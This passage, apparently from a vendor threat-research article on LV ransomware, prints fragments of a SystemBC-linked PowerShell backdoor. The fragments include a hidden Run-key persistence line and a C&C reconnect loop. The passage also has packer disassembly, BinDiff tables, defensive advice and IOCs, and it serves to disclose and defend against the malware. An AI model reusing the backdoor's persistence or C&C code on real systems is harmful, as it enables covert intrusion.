$x = New-Object byte[] 50
For ($i=0; $i -ne 50; $i++) { $x[$i] =  $i }
Function crypt4($passw, [int]$length, $buff0, $start, $sz)
{
$newconnct={
Function backnct([string]$domain, [int]$dport)
{
try
{
    Set-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "socks" -Value "Powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -File `"$($MyInvocation.MyCommand
}
catch { }
while($true)
{
    backnct $domain $dport
    Start-Sleep -s 180
}
```

Figure 19. The second downloaded PowerShell backdoor

This PowerShell backdoor was observed to be related to the SystemBC malware as a service. The script has a hard coded C&C server IP address and port number to connect to, with data passed to the "Rc4_crypt" function before connection.

We found multiple variants from this backdoor on VirusTotal with different hardcoded C&C IP addresses and ports (this is included in IOCs section).

Sample similarity analysis

The LV ransomware payload that we observed in the recent attacks is almost identical to the old samples that were analyzed in previous research last year — there were no new capabilities added to the actual ransomware payload after unpacking. It also uses the same basic packer function used by the old samples.

```
0040110B
0040110B push    ebp
0040110C mov     ebp, esp
0040110E sub     esp, 120h
00401114 push    esi
00401115 mov     esi, ecx
00401117 mov     edx, 100h
0040111C lea     ecx, [ebp+var_120]
00401122 call    sub_401000
00401127 movaps  xmm0, ds:Decryption_Key
0040112E lea     edx, [ebp+var_20]
00401131 movups  [ebp+var_20], xmm0
00401135 push    ecx
00401136 movaps  xmm0, ds:xmmword_402020
0040113D movups  [ebp+var_10], xmm0
00401141 call    sub_40100E
00401146 lea     ecx, [ebp+var_120]
0040114C call    Decryption_Function
00401151 pop     ecx
00401152 push    esi
00401153 call    sub_40139D
00401158 neg     eax
0040115A pop     esi
0040115B sbb     eax, eax
0040115D inc     eax
0040115E leave
0040115F retn
0040115F Packer_Function endp
0040115F
```

```
BOOL __thiscall Packer_Function(void *this)
{
  void *v1; // esi
  int v2; // ecx
  char v4; // [esp+4h] [ebp-120h]
  __int128 v5; // [esp+104h] [ebp-20h]
  __int128 v6; // [esp+114h] [ebp-10h]

  v1 = this;
  sub_401000(&v4, 256);
  v5 = Decryption_Key;
  v6 = xmmword_402020;
  sub_40100E(v2, &v5, v2);
  Decryption_Function();
  return sub_40139D(v1) == 0;
}
```

Figure 20. The packer function in the new samples

The packed executable stores the LV ransomware binary as an RC4-encrypted data within a section named “enc.”




Figure 21. The PE sections of the new LV ransomware samples




Figure 22. The actual payload before and after decryption

After unpacking the new payloads and comparing them to the old payloads from the previous research, we determined that both payloads were identical, indicating that the threat actor behind the LV ransomware did not enhance the main capabilities of their payload, but instead expanded the affiliate programs as shown in the first section. The similarity results between both samples (shown in Figure 25) indicate that both have the same capabilities.

basicBlock: MD index matching (top down)	6
basicBlock: call reference matching	3
basicBlock: edges MD index (top down)	11
basicBlock: edges prime product	1790

Figure 23. Similarity results from bindiff comparing the old and new payloads

Similarity	Confic	Change	EA Primary	Name Primary	EA Secondary	Name Secondary
1.00	0.99	-------	00401019	sub_00401019	00401019	sub_00401019
1.00	0.99	-------	004010C3	sub_004010C3	004010C3	sub_004010C3
1.00	0.99	-------	00401116	sub_00401116	00401116	sub_00401116
1.00	0.99	-------	00401194	sub_00401194	00401194	sub_00401194
1.00	0.99	-------	00401296	sub_00401296	00401296	sub_00401296
1.00	0.99	-------	004012C8	sub_004012C8	004012C8	sub_004012C8
1.00	0.99	-------	004012FA	sub_004012FA	004012FA	sub_004012FA
1.00	0.99	-------	00402794	sub_00402794	00402794	sub_00402794
1.00	0.99	-------	00402917	sub_00402917	00402917	sub_00402917
1.00	0.99	-------	00402C27	sub_00402C27	00402C27	sub_00402C27
1.00	0.99	-------	00402C4E	sub_00402C4E	00402C4E	sub_00402C4E
1.00	0.99	-------	00402CA3	sub_00402CA3	00402CA3	sub_00402CA3
1.00	0.99	-------	00402CF9	sub_00402CF9	00402CF9	sub_00402CF9
1.00	0.99	-------	00402D2D	sub_00402D2D	00402D2D	sub_00402D2D
1.00	0.99	-------	00402ECF	sub_00402ECF	00402ECF	sub_00402ECF
1.00	0.99	-------	00403147	sub_00403147	00403147	sub_00403147
1.00	0.99	-------	0040322D	sub_0040322D	0040322D	sub_0040322D
1.00	0.99	-------	0040354E	sub_0040354E	0040354E	sub_0040354E
1.00	0.99	-------	00403698	sub_00403698	00403698	sub_00403698
1.00	0.99	-------	0040370F	sub_0040370F	0040370F	sub_0040370F
1.00	0.99	-------	0040388D	sub_0040388D	0040388D	sub_0040388D
1.00	0.99	-------	004038F5	sub_004038F5	004038F5	sub_004038F5
1.00	0.99	-------	00403943	sub_00403943	00403943	sub_00403943
1.00	0.99	-------	00403CB2	sub_00403CB2	00403CB2	sub_00403CB2
1.00	0.99	-------	004040EB	sub_004040EB	004040EB	sub_004040EB
1.00	0.99	-------	00404177	sub_00404177	00404177	sub_00404177
1.00	0.99	-------	00404219	start	00404219	start
1.00	0.99	-------	004048BD	sub_004048BD	004048BD	sub_004048BD
1.00	0.99	-------	0040490A	sub_0040490A	0040490A	sub_0040490A
1.00	0.99	-------	004049C6	sub_004049C6	004049C6	sub_004049C6
1.00	0.99	-------	0040540D	sub_0040540D	0040540D	sub_0040540D
1.00	0.99	-------	00405517	sub_00405517	00405517	sub_00405517
1.00	0.99	-------	0040587E	sub_0040587E	0040587E	sub_0040587E
1.00	0.99	-------	00405AE4	sub_00405AE4	00405AE4	sub_00405AE4

Figure 24. Results from bindiff showing the internal functions for implementing the LV ransomware

Conclusion and Recommendations

By partnering with threat actors that have access to networks via the underground, the LV ransomware has been able to target multiple regions and industries. This

better distribution networks.

Ransomware operators commonly employ vulnerability exploitation techniques as part of their routines. Organizations should consider allocating enough resources into regularly patching and updating their infrastructure and software, especially if it involves addressing major vulnerabilities such as ProxyShell. Furthermore, regular auditing and taking inventory of assets and data helps ensure that enterprises are up to date on what is happening within their system. Finally, implementing data protection, backup, and recovery measures ensures that data is not lost even if a successful ransomware infection occurs.

A multilayered approach can help organizations guard all possible entry points into the system for endpoints, emails, web, and networks. Security technologies that can detect malicious components and suspicious behavior that enterprises can consider include:

- **Trend Micro Vision One™, which provides multilayered protection and behavior detection, helping block suspicious behavior and tools before the ransomware can damage the system.**
- **Trend Micro Cloud One™ – Workload Security, which protects systems against both known and unknown threats that exploit vulnerabilities. Cloud One uses technologies such as virtual patching and machine learning to further protect an organization from attacks.**
- **Trend Micro™ Deep Discovery™ Email Inspector, which employs custom sandboxing and advanced analysis techniques to effectively block malicious emails, such as phishing emails that often serve as entry points for ransomware.**
- **Trend Micro Apex One™, which offers automated threat detection and response against advanced threats such as fileless threats and ransomware.**

Indicators of Compromise

enc_.exe	fc0d749c75ccd5bd8811b98dd055f9fa287286f7	Ransom.Win32.LVRAN.YMCIKT
enc_.exe	B8FF09ABEAD5BAF707B40C84CAF58A3A46F1E05A	Ransom.Win32.LVRAN.YMCIKT
2.txt	2e02a6858b4e8dd8b4bb1691b87bc7d5545297bc	Trojan.BAT.LVRAN.YMCIL
3.txt	f25c9b5f42b19898b2e3df9723bce95cf412a8ff	Trojan.BAT.LVRAN.YMCIL
l7dm4566n-README.txt	027889533afe809b68c0955a7fc3cb8f3ae33c08	Ransom.Win32.LVRAN.YMCIK.note
1.bat	3ffc87d9b429b64c09fcc26f1561993c3fb698f4	Trojan.BAT.LVRAN.YMCIL
no.txt	1b67e4672b2734eb1f00967a0d6dd8b8acc9091e	Trojan.Win32.LVRAN.YMCIL
Shortcuts.xml	9cb059d2c74266b8a42017df8544ea76daae1e87	Trojan.XML.LVRAN.YMCIK

Backdoor PowerShell variant	9e0026572e3c839356d053cb71b8cbbbacb2627b	Trojan.Win32.FRS.VSNW04J22
Backdoor PowerShell variant	b7d57bfbe8aa31bf4cacb960a390e5a519ce2eed	Trojan.Win32.FRS.VSNW04J22
Backdoor PowerShell variant	3e4a30a16b1521f8a7d1855b4181f19f8d00b83b	Backdoor.PS1.SYSTEMBC.THIBOBB
Backdoor PowerShell variant	49c35b2916f664e690a5c3ef838681c8978311ca	Backdoor.PS1.LVRAN.YMCIO

URL	WRS Rating	URL Catergory

185[.]82[.]217[.]131	Dangerous	Malware Accomplice

Tags

Endpoints | APT & Targeted Attacks | Ransomware | Research | Articles, News, Reports

Authors

Mohamed Fahmy
Threat Intelligence Analyst

Sherif Magdy
Threat Intelligence Analyst

Ahmed Samir
Incident Response Analyst

AI Pulse: Election Deepfakes, Disasters, Scams & more

Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

See all articles ›

TREND MICRO | Business

Irving, Texas 75062

Phone: +1 (817) 569-8900

Select a country / region

United States